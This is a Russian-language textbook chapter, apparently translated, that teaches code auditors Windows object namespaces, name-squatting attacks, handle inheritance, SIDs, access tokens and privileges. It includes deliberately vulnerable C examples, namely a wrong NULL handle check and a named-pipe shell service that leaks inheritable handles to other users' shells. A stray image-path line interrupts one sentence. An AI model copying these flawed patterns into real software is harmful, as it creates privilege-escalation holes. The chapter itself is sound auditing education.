Пространства имен объектов

Прежде чем изучать права доступа, связанные с объектами, нужно понять пространство имен объектов. В Windows объекты могут быть именованными и безымянными. Безымянные объекты анонимны, и совместно использовать их между процессами можно только путем дублирования дескриптора объекта или через наследование дескрипторов объектов, обсуждаемое далее в этой


главе в разделе "Наследование дескрипторов". Именованные объекты, напротив, получают имена при создании. Клиенты, желающие получить к ним доступ, используют эти имена для идентификации объектов.

Именованные объекты хранятся иерархически, чтобы приложения могли позднее ссылаться на них. Эта иерархия называется **пространством имен объектов**. Пространствами имен объектов управляет KOM. Исторически в Windows существовало только одно **глобальное пространство имен**. Однако добавление Terminal Services вводит **локальное пространство имен** для каждого активного терминального сеанса. Terminal Services обсуждаются в главе 12. Пока считайте, что термин "пространство имен объектов" относится к глобальному пространству имен объектов.

Пространство имен объектов похоже на обычную файловую систему: оно организовано в каталоги, которые могут содержать как подкаталоги, так и объекты. Оно также может содержать ссылки на другие объекты или каталоги в пространстве имен объектов. Эти ссылки фактически являются объектами типа `SymbolicLink`.

Просматривать пространство имен объектов можно с помощью WinObj, инструмента Марка Руссиновича, доступного на www.sysinternals.com. На рисунке 11-1 показан интерфейс WinObj. Слева расположены несколько базовых каталогов, содержащих объекты и, возможно, собственные подкаталоги. С точки зрения аудита безопасности нужно понимать, что именованные объекты, созданные кем угодно в системе, обычно видимы, хотя не обязательно доступны, приложениям, которые запрашивают пространство имен.

Рисунок 11-1. Главное окно WinObj



Примечание

Читателям, более привыкшим к UNIX-системам, может быть интересно, какие последствия для безопасности имеет объект `SymbolicLink`. Поскольку он может указывать на произвольные места в пространстве имен объектов, может показаться, что существует возможность атак через символические ссылки, похожих на атаки на уровне файловой системы. Однако создание объектов `SymbolicLink` требует административных привилегий в системе, что делает такую атаку неактуальной.

Коллизии пространств имен

Поскольку нескольким приложениям или нескольким экземплярам одного приложения часто нужно ссылаться на объекты, создатель задает им имя, и они сохраняются в пространстве имен объектов. Это дает атакующим возможность создать объекты с тем же именем раньше, чем это сделает легитимное приложение. Затем объектом можно манипулировать, чтобы заставить легитимное приложение работать неправильно или даже похитить учетные данные у более привилегированного процесса. Такой тип атаки обычно называют атакой коллизии пространства имен, или **захватом имени**.

Чтобы понять, как работают эти атаки, нужно быть знакомым с Windows API создания объектов. Обычно для каждого типа объекта есть функция, создающая экземпляр объекта, и другая функция, подключающаяся к существующему экземпляру. Например, объект `Mutex` использует функции `CreateMutex()` и `OpenMutex()`. Однако многие функции `Create*()` фактически поддерживают обе операции: они могут создать новый объект или открыть существующий. Эта поддержка может приводить к уязвимостям, когда приложение пытается создать новый объект, но незаметно для себя открывает существующий объект, созданный злоумышленником. Большинство функций `Create*()` принимают указатель на структуру `SECURITY_ATTRIBUTES`, включающую дескриптор безопасности создаваемого объекта. Если функция `Create*()` открывает существующий объект, у него уже есть дескриптор безопасности, поэтому атрибуты безопасности, переданные в `Create*()`, молча игнорируются. В результате приложение использует объект с совершенно другими ограничениями доступа, чем предполагалось.

Большинство функций, поддерживающих и создание, и открытие объектов, предоставляют приложению какой-то способ убедиться, что оно создает уникальный объект, или обнаружить, что оно открыло уже существующий объект. Обычно это ограничение обеспечивается флагами создания объекта и проверкой кодов возврата функции `Create*()`. Однако также может потребоваться проверка возвращаемых значений или использование функции `GetLastError()`. Как аудитор кода, вы должны понимать семантику этих функций, чтобы знать, когда объекты создаются небезопасно. Чтобы подчеркнуть этот момент, коллизии пространств имен еще не раз будут возвращаться в примерах по мере продвижения через эту главу и главу 12.

Пространства имен объектов в Vista

Microsoft Windows Vista добавляет частные пространства имен объектов, чтобы помочь решить проблемы захвата имен. Частное пространство имен объектов позволяет приложению создать собственное ограниченное пространство имен с помощью функций `CreatePrivateNamespace()` и `OpenPrivateNamespace()`. Затем объекты создаются и открываются внутри пространства имен путем добавления имени пространства имен и обратной косой черты (`\`) в начало имени. Например, имя объекта `NS0\MyMutex` ссылается на объект `MyMutex` в пространстве имен `NS0`.

Пространство имен тоже является защищаемым объектом, что поднимает вопрос: можно ли захватывать имена пространств имен так же, как захватываются имена других объектов? Ответ станет яснее, когда финальная реализация будет завершена и Vista выйдет. Судя по ранним реализациям и документации, похоже, что атаки такого рода в основном смягчаются благодаря использованию нового типа псевдообъекта, известного как граничный дескриптор. **Объект граничного дескриптора** описывает SID и идентификаторы сеансов, к которым должно принадлежать приложение, чтобы открыть частное пространство имен. Пространство имен идентифицируется как своим именем, так и граничным дескриптором; разные пространства имен могут иметь одинаковые имена, если у них разные граничные дескрипторы.

Граничный дескриптор создается функцией `CreateBoundaryDescriptor()`. Любой вызов `OpenPrivateNamespace()` должен включать граничный дескриптор, соответствующий связанному вызову `CreatePrivateNamespace()`. Сейчас `AddSIDToBoundaryDescriptor()` - единственная документированная функция для добавления ограничений в граничный дескриптор; она добавляет переданный SID в существующий граничный дескриптор. Однако предварительная документация по пространствам имен говорит, что граничные дескрипторы будут включать и другую информацию, например идентификаторы сеансов. Документация также утверждает, что любой процесс может открыть пространство имен независимо от граничного дескриптора, если пространство имен не предоставляет структуру `SECURITY_ATTRIBUTES` с достаточным контролем доступа. Это утверждение создает впечатление, что безопасность частных пространств имен будет сильно зависеть от дескриптора безопасности пространства имен и от того, когда граничный дескриптор

становится видимым клиентским процессам.

Последний момент: частные пространства имен предназначены только для решения проблем захвата имен. Они не обеспечат защиты от прямого доступа к существующему объекту со слабым контролем доступа.

Дескрипторы объектов

Как уже говорилось, доступ к большинству защищаемых объектов выполняется с помощью типа данных `HANDLE`. Точнее, ядро ссылается на все защищаемые объекты через дескрипторы; однако соответствующий тип данных в пользовательском пространстве может не раскрывать тип `HANDLE` напрямую в ссылке на объект. При создании или открытии на объект можно сослаться по имени, но любые операции над объектом всегда выполняются через дескриптор.

Ядро поддерживает список всех открытых дескрипторов, сгруппированных по процессам-владельцам. Этот список перечисляется функцией native API `NtQuerySystemInformation()` с использованием класса `SystemHandleInformation`. Таким способом даже безымянный объект может быть доступен другому процессу. Единственное, что предотвращает манипуляции объектом из другого пользовательского контекста, - это discretionary access control list (DACL) объекта. DACL и опасности NULL DACL обсуждаются далее в этой главе в разделе "Дескрипторы безопасности". Однако обратите внимание: любой объект, который не защищен должным контролем доступа, может быть изменен независимо от того, имеет он имя или нет.

`INVALID_HANDLE_VALUE` против `NULL`

Нужно внимательно относиться к любому вызову функции, возвращающему дескриптор в Windows, потому что вызовы Windows API непоследовательны в том, приводит ли ошибка к `NULL` или к `INVALID_HANDLE_VALUE (-1)`. Например, `CreateFile()` возвращает `INVALID_HANDLE_VALUE` при ошибке, тогда как `OpenProcess()` при ошибке возвращает NULL-дескриптор. Чтобы запутать разработчиков еще сильнее, они не всегда могут проверять оба значения из-за функций вроде `GetCurrentProcess()`, которая возвращает значение псевдодескриптора -1, эквивалентное `INVALID_HANDLE_VALUE`. К счастью, проблема псевдодескрипторов вряд ли приведет к уязвимости безопасности, но она показывает, как легко разработчику запутаться при работе с дескрипторами Windows. Рассмотрим пример этой проблемы:

```
HANDLE lockUserSession(TCHAR *szUserPath)
{
    HANDLE hLock;

    hLock = CreateFile(szUserPath, GENERIC_ALL, 0, NULL,
        CREATE_ALWAYS, FILE_FLAG_DELETE_ON_CLOSE, 0);

    return hLock;
}

BOOL isUserLoggedIn(TCHAR *szUserPath)
{
    HANDLE hLock;

    hLock = CreateFile(szUserPath, GENERIC_ALL, 0, NULL,
        CREATE_NEW, FLAG_DELETE_ON_CLOSE, 0);

    if (hLock == NULL)
        return TRUE;

    CloseHandle(hLock);
    return FALSE;
}
```

На первый взгляд этот код может показаться логичным набором функций для блокировки состояния пользователя. Первая функция просто создает файл блокировки с режимом совместного доступа, установленным в ноль, поэтому любые другие попытки доступа к этому файлу завершаются неудачей. Затем вторая функция может использоваться для проверки существования файла; она должна возвращать TRUE, если файл присутствует, и FALSE, если его нет. Это дает простой способ поддерживать некоторое состояние между процессами на удаленных системах с использованием общего файлового ресурса.

Проблема этой реализации в том, что она проверяет, равен ли возвращенный дескриптор `NULL`, а не `INVALID_HANDLE_VALUE`. Поэтому функция фактически ведет себя противоположно задуманному. Хотя такая проблема обычно является функциональной ошибкой, она может стать проблемой безопасности в непроверенных и редко выполняемых путях кода. К сожалению, нет специального метода определить, какое значение нужно ожидать, не обращаясь к документации Windows. Эта проблема - артефакт эволюции Windows. Нужно просто сверяться с MSDN и убеждаться, что для дескриптора, возвращаемого конкретной функцией, проверяется правильное условие отказа.

Наследование дескрипторов

Люди, знакомые с UNIX, часто не привыкли к тому, как Windows обрабатывает отношения между процессами. Одно из самых больших отличий от UNIX состоит в том, что Windows не предоставляет дочернему процессу никаких особых привилегий по умолчанию и не дает ему общего доступа к объектам. Однако Windows предоставляет явный механизм передачи открытых экземпляров объектов дочерним процессам; он называется **наследованием дескрипторов**.

Когда создается новый процесс, родительский процесс может явно разрешить дочернему наследовать помеченные дескрипторы из текущего процесса. Это делается путем передачи истинного значения параметру `bInheritable` в вызове `CreateProcess()`, из-за чего любой дескриптор, помеченный как наследуемый, дублируется в таблицу дескрипторов нового процесса. Дескрипторы помечаются как наследуемые путем установки истинного значения в члене `bInheritable` структуры `SECURITY_ATTRIBUTES`, передаваемой большинству функций создания объектов. В качестве альтернативы дескриптор можно пометить наследуемым, вызвав `DuplicateHandle()` и передав истинное значение аргументу `bInheritable`.

Обычно наследование дескрипторов не является проблемой безопасности, потому что родительский процесс, как правило, работает в том же контексте, что и дочерний. Однако уязвимости могут возникать, когда наследование дескрипторов небрежно используется с дочерними процессами, запущенными в другом контексте. Наследование дескрипторов может позволить дочернему процессу получить дескриптор объекта, к которому иначе у него не было бы доступа. Эта ошибка возникает потому, что права дескриптора назначаются при открытии объекта, поэтому ОС рассматривает дескриптор в контексте процесса, который его открыл, а не процесса, который его унаследовал.

В качестве примера того, где наследование дескрипторов может стать проблемой, предположим, что служба прослушивает интерфейс именованного канала и запускает командную оболочку при подключении клиента. Чтобы предотвратить повышение привилегий, служба олицетворяет пользователя-клиента, чтобы оболочка работала с соответствующими разрешениями. Олицетворение обсуждается в главе 12. Следующий код показывает функцию, которая могла бы реализовать эту возможность. Часть проверок ошибок опущена ради краткости. В частности, вызов `CreateProcess()` был инкапсулирован внутри `CreateRedirectedShell()`, но можно предположить, что он передает true для аргумента `bInheritable`. Также можно предположить, что функция, создающая этот поток, сгенерировала дескриптор с помощью `ConnectNamedPipe()` и

прочитала клиентские данные, что позволило олицетворению успешно выполниться.

```
int tclient(HANDLE io)
{
    int hr = 0;
    HANDLE hStdin, hStdout, hStderr, hProc = GetCurrentProcess();

    if (!ImpersonateNamedPipeClient(io))
        return GetLastError();

    DuplicateHandle(hProc, io, hProc, &hStdin, GENERIC_READ, TRUE, 0);
    DuplicateHandle(hProc, io, hProc, &hStdout, GENERIC_WRITE, TRUE, 0);
    DuplicateHandle(hProc, io, hProc, &hStderr, GENERIC_WRITE, TRUE, 0);
    CloseHandle(io);

    hProc = CreateRedirectedShell(hStdin, hStdout, hStderr);
    CloseHandle(hStdin);
    CloseHandle(hStdout);
    CloseHandle(hStderr);

    hr = RevertToSelf();

    if (hProc != NULL)
        WaitForSingleObject(hProc);

    return hr;
}
```

Этот код содержит тонкую уязвимость, из-за которой стандартные дескрипторы ввода-вывода могут утечь более чем в один процесс. Представьте, что два разных пользователя подключаются одновременно, и один из потоков блокируется внутри функции `CreateRedirectedShell()`. Допустим, поток 1 блокируется, а поток 2 продолжает выполняться. Затем поток 2 запускает оболочку 2 и наследует свои перенаправленные дескрипторы ввода-вывода. Однако оболочка 2 также наследует перенаправленные дескрипторы из потока 1, который сейчас заблокирован внутри `CreateRedirectedShell()`. Это происходит потому, что дескрипторы для оболочки 1 помечены как наследуемые в момент запуска оболочки 2, поэтому они добавляются в таблицу дескрипторов процесса оболочки 2. Атакующие могут воспользоваться этой уязвимостью, подключившись одновременно с более привилегированным пользователем. Такое одновременное подключение приведет к тому, что они унаследуют стандартные дескрипторы ввода-вывода более привилегированного процесса в дополнение к собственным. Этот доступ позволяет атакующим просто отдавать команды напрямую более привилегированной оболочке.

Эта уязвимость может показаться немного надуманной, но ее варианты обнаруживались в реально развернутых приложениях. В этом примере решение состоит в том, чтобы обернуть создание оболочки в критическую секцию и гарантировать, что наследуемые дескрипторы не используются в других местах приложения. В более общем смысле всегда следует тщательно проверять любое использование наследования дескрипторов и быть особенно осторожным, когда оно затрагивает разные контексты безопасности. Для этого нужно определить любое создание процесса, которое может произойти в течение срока жизни наследуемого дескриптора. Поэтому разработчикам обычно стоит держать срок жизни таких дескрипторов как можно короче.

Уязвимости наследования дескрипторов на самом деле редки, потому что сценарии использования, ведущие к ним, встречаются нечасто. Первый шаг в их поиске - определить, запускает ли приложение какие-либо процессы в отдельном контексте безопасности и разрешает ли дочернему процессу наследовать дескрипторы. Этот шаг прост: сначала нужно искать функции олицетворения или другие функции, позволяющие изменить контекст безопасности. Затем достаточно найти параметр `bInheritable` в вызовах семейства функций `CreateProcess()` или в структуре `SHELLEXECUTEINFO`, передаваемой `ShellExecuteEx()`.

Если вы выявили дочерние процессы, которые могут наследовать дескрипторы, нужно найти наследуемые дескрипторы, просматривая все вызовы создания объектов и любые вызовы

`DuplicateHandle()`. Хорошо написанное приложение никогда не должно создавать наследуемый дескриптор при создании экземпляра объекта; вместо этого оно должно дублировать наследуемый дескриптор непосредственно перед созданием процесса и освобождать его сразу после этого. Однако многие приложения написаны не так аккуратно, поэтому вам может быть трудно найти все возможные наследуемые дескрипторы, особенно если у разработчиков была привычка помечать все дескрипторы как наследуемые.

После того как все наследуемые дескрипторы выявлены, нужно проследить их использование и определить, пересекается ли срок их жизни с какими-либо созданиями дочерних процессов, которые были обнаружены ранее. Эта часть может быть сложной, потому что дескриптор может помечаться как наследуемый в совершенно несвязанном коде или наследоваться только в состоянии гонки, как в предыдущем примере. К счастью, можно использовать некоторые техники, обсуждаемые в главе 13, "Синхронизация и состояние".

Динамический анализ тоже полезен, и Process Explorer с www.SysInternals.com является удобным инструментом для этой цели. Этот инструмент дает подробную информацию о любом процессе, включая список открытых дескрипторов. Его также можно использовать для поиска любых именованных дескрипторов в таблице дескрипторов процесса. К сожалению, Process Explorer не показывает, помечен ли дескриптор как наследуемый, но он все равно полезен для отслеживания и проверки дескрипторов, доступных процессу.

Сеансы

Прежде чем оценивать безопасность приложений в среде Windows, нужно понять возможности безопасности системы. Нужно знать, как применяется безопасность и как посредничается доступ к системным ресурсам. Такое понимание позволяет определить, к чему пользователи могут и не могут получить доступ и как ОС решает, какие привилегии есть у пользователей. Поэтому этот раздел вводит сеансы Windows и элементы контроля доступа, к которым мы будем обращаться на протяжении этой главы и главы 12.

Windows - многопользовательская операционная система, то есть она может работать с несколькими одновременно вошедшими пользователями. Поддержка нескольких одновременных входов выполняется путем создания сеансов для каждого пользователя, который успешно вошел в систему. **Сеанс** - это просто механизм инкапсуляции данных, относящихся к конкретному факту входа. Данные, которые поддерживает объект сеанса, включают следующее:

• Информацию для управления правами доступа процессов
• Данные, доступные процессам, входящим в сеанс
• Выбранные поведенческие характеристики процессов, запущенных в сеансе

Сеансы гарантируют, что одновременно вошедшие пользователи могут запускать приложения более или менее изолированно друг от друга, тем самым в некоторой степени предотвращая вмешательство пользователей в процессы друг друга. Структуры данных сеанса и объекты, доступные в рамках всего сеанса, объясняются далее в этом разделе.

Примечание

Кит Браун - автор книги *The .NET Developer's Guide to Windows Security* (Addison-Wesley, 2005), выдающегося справочника по модели безопасности Windows. Если вас больше интересует низкоуровневый API, можно рассмотреть его более раннюю книгу *Programming Windows Security* (Addison-Wesley, 2000). Однако изложение там сосредоточено на Windows NT и 2000, поэтому часть материала уже не является актуальной.

Идентификаторы безопасности

Механизмы контроля доступа Windows определяют, какой доступ сущность имеет к ресурсу. Личность сущности определяется идентификатором безопасности (security ID, SID) - структурой, содержащей ряд полей, включая уровень ревизии, значение authority identifier, подчиненный идентификатор переменной длины и relative ID (RID). SID часто представляются в текстовом формате, где каждое подполе выделено отдельно:

```
S-<revision>-<identifier authority>-<subauthority>-<RID>
```

Пример SID может выглядеть примерно так:

```
S-1-5-32-545
```

Этот SID идентифицирует хорошо известную группу Users. `1` - номер ревизии, который был одинаковым во всех версиях Windows; `5` - authority ID для `SECURITY_NT_AUTHORITY`; `32` - subauthority для встроенных учетных записей; а `545` идентифицирует группу Users.

Примечание

SID можно преобразовывать между текстовой и структурной формой с помощью функций `ConvertStringSidToSid()` и `ConvertSidToStringSid()` соответственно.

Для целей этого обсуждения SID можно воспринимать просто как уникальный номер, идентифицирующий сущность в системе; чаще такую сущность называют "principal", или субъектом безопасности. Субъект безопасности - это любая уникально идентифицируемая сущность в системе, которой может быть предоставлен конкретный доступ к системному ресурсу. Субъектами могут быть пользователи, учетные записи служб, группы или компьютеры - любая сущность, связанная с сеансом входа или набором таких сущностей.

SID часто встречаются при обсуждении модели безопасности Windows, потому что они играют ключевую роль в определении того, кто к чему имеет доступ. Важно помнить: имена учетных записей могут со временем меняться и различаться между языками, но SID после назначения никогда не меняется. Кроме того, значения хорошо известных SID, то есть учетных записей, которые гарантированно существуют в каждой системе или домене, тоже никогда не меняются. Вот несколько примеров хорошо известных SID:

• Administrator: `S-1-5-<domain ID>-500`
• Группа Administrators: `S-1-5-32-544`
• Группа Everyone: `S-1-1-0`
• Учетная запись Local system: `S-1-5-18`
• Учетная запись Local service: `S-1-5-19`
• Учетная запись Local network: `S-1-5-20`

Права входа в систему

Права входа Windows не являются компонентом сеанса, но их нужно понимать в контексте сеансов. Права входа определяют, может ли пользователь создать сеанс входа на машине и какой тип сеанса разрешен. Чтобы просмотреть эти права, откройте Local Security Policy Editor и перейдите к Local Policies, затем к User Rights Assignment. Таблица 11-1 кратко суммирует эти права по списку MSDN.

Таблица 11-1. Права входа

Right	Description
SeNetworkLogonRight	Allows a user to connect to the computer from the network.
SeRemoteInteractiveLogonRight	Allows a user to log on to the computer via a Remote Desktop connection.
SeBatchLogonRight	Allows a user to log on using a batch-queue facility, such as the Task Scheduler service.
SeInteractiveLogonRight	Allows a user to log on locally and start an interactive session on the computer. Note: Users who don't have this right can start a remote interactive session on the computer if they have the SeRemoteInteractive right.
SeServiceLogonRight	Allows a security principal to log on as a service. Services can be configured to run under the Local System, Local Service, or Network Service accounts, which have a built-in right to log on as a service. Any service that runs under a separate user account must be assigned this right.
SeDenyNetworkLogonRight	Prohibits a user from connecting to the computer from the network.
SeDenyInteractiveLogonRight	Prohibits a user from logging on directly at the keyboard.
SeDenyBatchLogonRight	Prohibits a user from logging on using a batch-queue facility.
SeDenyServiceLogonRight	Prohibits a user from logging on as a service.
SeDenyRemoteInteractiveLogonRight	Prohibits a user from logging on to the computer via a Remote Desktop connection.

Токены доступа

Токены доступа - это системные объекты, описывающие контекст безопасности процесса или потока. Они используются для определения того, может ли процесс получить доступ к защищаемому объекту или выполнить системную задачу, требующую специальной привилегии. Токены доступа могут происходить из разных источников, но изначально они создаются, когда пользователь запускает новый сеанс. Этот исходный токен называется первичным токеном доступа; он назначается всем новым процессам, запущенным в текущем сеансе входа. Описание токенов доступа в MSDN содержит список компонентов, составляющих токен доступа; ниже перечислены основные поля, представляющие интерес:

• *Security Identifier (SID)* - этот SID идентифицирует пользователя, связанного с данным токеном доступа.
• *Group List* - этот набор SID идентифицирует все группы, к которым пользователь принадлежит на момент входа.
• *Session Security Identifier* - это идентификатор сеанса входа, связанный с данным токеном. С одним сеансом связано множество токенов.
• *Privilege List* - список специальных привилегий, или прав, необходимых для выполнения системных задач.
• *Default DACL* - каждая процедура создания защищаемого объекта принимает параметр дескриптора безопасности. DACL по умолчанию применяется, когда передана NULL DACL и правила наследования требуют DACL.

• *Restricting SID List* - список ограничивающих SID для токена. Ограниченные токены подробнее обсуждаются далее в этой главе в разделе "Ограниченные токены".

Токен, содержащий всю эту информацию, создается при каждом входе пользователя в систему и позже копируется для каждого процесса и потока, порожденного в сеансе. Обратите внимание: токен именно копируется, а не передается по ссылке, потому что каждый процесс или поток может по желанию изменять некоторые атрибуты своего токена доступа. Использование копии для каждого процесса и потока гарантирует, что изменения не повлияют на другие процессы в том же сеансе.

Процесс и поток могут изменять только определенные части токена доступа. Очевидно, неограниченная возможность менять некоторые компоненты токена, такие как SID пользователя и групп или список привилегий, полностью подорвала бы модель безопасности. Однако несколько других полей, например DACL по умолчанию, можно безопасно изменять для решения задач контроля доступа в сеансе.

Привилегии

Как отмечалось ранее, **привилегии** - это специальные разрешения, позволяющие субъекту безопасности выполнять системные задачи. В таблице 11-2 перечислены привилегии, которые могут быть предоставлены субъекту безопасности.

Таблица 11-2. Привилегии Windows

Privilege Name	Description
SeAssignPrimaryTokenPrivilege	Allows a user to assign the primary access token for a process or thread.
SeAuditPrivilege	Allows a user to generate security logs.
SeBackupPrivilege	Allows a user to create backups of system files and directories.
SeChangeNotifyPrivilege	Allows a user to be notified when certain files or folders are changed.
SeCreateGlobalPrivilege	Allows a user to create global objects (available only in Windows Server 2003, Windows XP SP2, Windows 2000 SP4, and later).
SeCreatePagefilePrivilege	Allows a user to create a page file.
SeCreatePermanentPrivilege	Allows a user to create a permanent system object.
SeCreateTokenPrivilege	Allows a user to create new token objects.
SeDebugPrivilege	Allows a user to attach to and debug processes.
SeEnableDelegationPrivilege	Enables computer and user accounts to be trusted for delegation.
SeImpersonateName	Allows a user to impersonate a client (available only in Windows Server 2003, Windows XP SP2, Windows 2000 SP4, and later).
SeIncreaseBasePriorityPrivilege	Allows a user to increase the scheduling priority of a process.
SeIncreaseQuotaPrivilege	Allows a user to increase his or her quota.
SeLoadDriverPrivilege	Allows a user to load kernel drivers.
SeLockMemoryPrivilege	Allows a user to lock pages in memory.
SeMachineAccountPrivilege	Allows a user to add a workstation to the domain.
SeManageVolumePrivilege	Allows a user to manage files on a volume.
SeProfileSingleProcessPrivilege	Allows a user to profile a single process.
SeRemoteShutdownPrivilege	Allows a user to shut down the machine remotely.
SeRestorePrivilege	Allows a user to restore system files and directories.
SeSecurityPrivilege	Allows a user to manage audit logs.
SeShutdownPrivilege	Allows a user to shut down the machine.
SeSyncAgentPrivilege	Allows the use of synchronization services.
SeSystemEnvironmentPrivilege	Allows modification of firmware environment variables.
SeSystemProfilePrivilege	Allows a user to profile system performance.
SeSystemtimePrivilege	Allows a user to change the system time.
SeTakeOwnershipPrivilege	Allows a user to take ownership of objects and files owned by other users.
SeTcbPrivilege	Identifies a user as part of the trusted computing base.
SeUnlockPrivilege	Allows a user to unlock a laptop.
SeUnsolicitedInputPrivilege	Allows a user to read input from a terminal device.

Привилегии играют жизненно важную роль в целостности системы; очевидно, беспорядочное назначение привилегий может привести к компрометации системы. Например, пользователь с `SeDebugPrivilege` может захватывать процессы, принадлежащие другим пользователям; эта привилегия позволила бы атакующим выполнять произвольный код в контексте другой учетной записи. Аналогично пользователь с `SeLoadDriverPrivilege` может загрузить вредоносный драйвер в режим ядра и тем самым получить полный контроль над системой.

Распределение привилегий по умолчанию в целом безопасно. Однако службам и похожим приложениям может требоваться дополнительный доступ. Если этот доступ не продуман

тщательно, он может создать эксплуатационные уязвимости, позволяющие повысить привилегии. Некоторым приложениям также нужно динамически понижать разрешения, и неспособность сделать это может приводить к похожим уязвимостям реализации. Этот вопрос подробнее рассматривается далее в разделе "Ограниченные токены".

Список групп

Токен доступа содержит список SID для всех групп, в которые входит связанный с ним пользователь. При попытке доступа к объекту DACL объекта проверяется относительно записей в списке групп. Доступ отклоняется, если подходящих записей нет или если запись явно запрещает доступ. В противном случае доступ предоставляется, если совпадающая запись SID дает запрошенный уровень доступа или более высокий.

Список SID создается при входе и не может обновляться во время сеанса. Такой подход позволяет выполнять проверки доступа быстро и эффективно, даже в распределенной среде. Чтобы увидеть, как это работает, можно легко изменить членство своей учетной записи с помощью Microsoft Management Console. Любые сделанные изменения повлияют на учетную запись, но текущий сеанс останется нетронутым. Чтобы изменения членства в группах вступили в силу, нужно снова войти в систему в новом сеансе.

Есть исключение из требования, что членство в группах нельзя изменять для активного сеанса. Членство в группах можно в некоторой степени изменять через атрибуты SID - параметры, связанные с каждой записью SID в списке групп. Они определяют, как применяется запись SID и как ее можно изменить. Поэтому, хотя новые группы добавить нельзя, существующие группы можно изменить, манипулируя их атрибутами; и хотя группы нельзя удалить, любую запись SID, не являющуюся обязательной, можно отключить. Таблица 11-3 описывает атрибуты, которые могут быть связаны с SID в списке групп.

Таблица 11-3. Атрибуты SID

SID Attribute	Meaning
SE_GROUP_ENABLED	This SID is enabled for access checks.
SE_GROUP_ENABLED_BY_DEFAULT	By default, this SID is enabled. This information is used when a token is being reverted to its default state.
SE_GROUP_LOGON_ID	This SID is a logon session SID.
SE_GROUP_MANDATORY	This group SID is enabled and can't be disabled.
SID_GROUP_OWNER	The SID describes the owner of a group or object.
SE_GROUP_RESOURCE	This group SID identifies a domain local group.
SE_GROUP_USE_FOR_DENY_ONLY	This SID can be used for deny access control entries (ACEs) only; it's ignored when examining allow ACEs for an object.

Ограниченные токены

Некоторые записи в списке групп можно отключать, но для уменьшения разрешений, предоставленных токену, доступны еще более радикальные меры. Для этого создается **ограниченный токен** - токен с непустым списком ограничивающих SID. Проверка доступа для ограниченного токена отличается от проверки обычного токена. Проверка доступа успешна только в том случае, если запись SID в DACL присутствует и в обычном списке групп, и в списке ограничивающих групп. Кроме того, ограниченные токены могут устанавливать флаг `SE_GROUP_USE_FOR_DENY_ONLY` для обязательных записей SID. Такой подход можно использовать даже для запрета учетной записи применять собственный SID для предоставления

доступа к ресурсу.

Ограниченный токен также может отозвать любые привилегии, назначенные токену в данный момент. Комбинируя ограничения групп и привилегий, можно резко ограничить доступ, предоставленный объекту токена. Ограниченный токен создается с помощью функции `CreateRestrictedToken()`; ее прототип показан ниже:

```
BOOL CreateRestrictedToken(
    HANDLE ExistingTokenHandle,
    DWORD Flags,
    DWORD DisableSidCount,
    PSID_AND_ATTRIBUTES SidsToDisable,
    DWORD DeletePrivilegeCount,
    PLUID_AND_ATTRIBUTES PrivilegesToDelete,
    DWORD RestrictedSidCount,
    PSID_AND_ATTRIBUTES SidsToRestrict,
    HANDLE NewTokenHandle
)
```

